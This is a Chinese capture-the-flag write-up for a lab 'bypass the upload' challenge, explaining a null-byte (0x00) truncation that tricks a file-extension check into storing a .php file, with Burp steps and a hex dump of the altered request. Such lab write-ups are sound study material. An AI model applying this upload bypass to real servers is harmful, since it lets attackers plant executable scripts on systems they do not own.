CTF实验吧-上传绕过【0x00截断】

原创

Sp4rkW 于 2017-08-01 18:14:55 发布 31864 收藏 6
文章标签： ctf web 0x00


原题内容：

bypass the upload


格式：flag{}

解题链接： http://ctf5.shiyanbar.com/web/upload

首先随手上传了一个图片，



得到返回：



再尝试php文件，得到返回

不被允许的文件类型,仅支持上传jpg,gif,png后缀的文件


很明显，题意为卡住php后缀，逼迫你上传文件后缀为jpg等类型，典型的上传绕过问题上传绕过解题思路可参考我转载的【文件上传检测的基本思路】，一般按照思路逐步尝试即可，简单的大小写，加后缀不可过，此题无js，猜测为0x00截断上传，此处仔细分析何为0x00截断上传及其原理

简单举个例子：


```
<%
path="upfiles/picture/"
file="20121212.jpg"
upfilename=path & file '最后的上传地址
%>
```

upfilename即为最终名字，意思为如果地址为picture/1.php+,文件名为1.jpg则最终上传上去的文件路径为picture/1.php+1.jpg，0x00截断的思路即为将+之后的内容忽略掉使上传文件1.jpg最终上传到1.php中，此处利用到的就是0x00的截断漏洞，下面用题目做具体说明：

首先bp上传图片，将数据包发到repeater，并对/uploads/后面加上1.php+，此处相当于上述例子中的path：



然后打开hex(16进制)，找到+对应的编码：



0x00的意思为16进制00，所以讲+对应的进制改成00（至于怎么找到对应代码，看右边对应代码，找到第几行，从左到右，每个字母对应一个代码），改完直接go

3b	6c	54	52	35	30	53	0d	0a	43	6f	6e	74	65	6e	74	2d	ITR50SContent-
3c	44	69	73	70	6f	73	69	74	69	6f	6e	3a	20	66	6f	72	Disposition: for
3d	6d	2d	64	61	74	61	3b	20	6e	61	6d	65	3d	22	64	69	m-data; name="di
3e	72	22	0d	0a	0d	0a	2f	75	70	6c	6f	61	64	73	2f	31	r"/uploads/1
3f	2e	70	68	70	00	0d	0a	2d	2d	2d	2d	2d	2d	57	65	62	.php------Web
40	4b	69	74	46	6f	72	6d	42	6f	75	6e	64	61	72	79	46	KitFormBoundaryF
41	7a	6c	4e	47	48	5a	30	42	4d	6c	54	52	35	30	53	0d	zlNGHZ0BMITR50S
42	0a	43	6f	6e	74	65	6e	74	2d	44	69	73	70	6f	73	69	Content-Disposi
43	74	69	6f	6e	3a	20	66	6f	72	6d	2d	64	61	74	61	3b	tion: form-data;
44	20	6e	61	6d	65	3d	22	66	69	6c	65	22	3b	20	66	69	name="file"; fi
45	6c	65	6e	61	6d	65	3d	22	37	33	2e	6a	70	67	22	0d	lename="73.jpg"
46	0a	43	6f	6e	74	65	6e	74	2d	54	79	70	65	3a	20	69	Content-Type: i
47	6d	61	67	65	2f	6a	70	65	67	0d	0a	0d	0a	ff	d8	ff	mage/jpegÿØÿ
48	e0	00	10	4a	46	49	46	00	01	01	00	00	01	00	01	00	à□JFIF□□□□
49	00	ff	db	00	43	00	08	06	06	07	06	05	08	07	07	07	ÿÛC□□□□□□□□□□
4a	09	09	08	0a	0c	14	0d	0c	0b	0b	0c	19	12	13	0f	14	□□□□□□□□□□□□

内容就是这些了，flag自行尝试吧，有疑问欢迎留言或者私信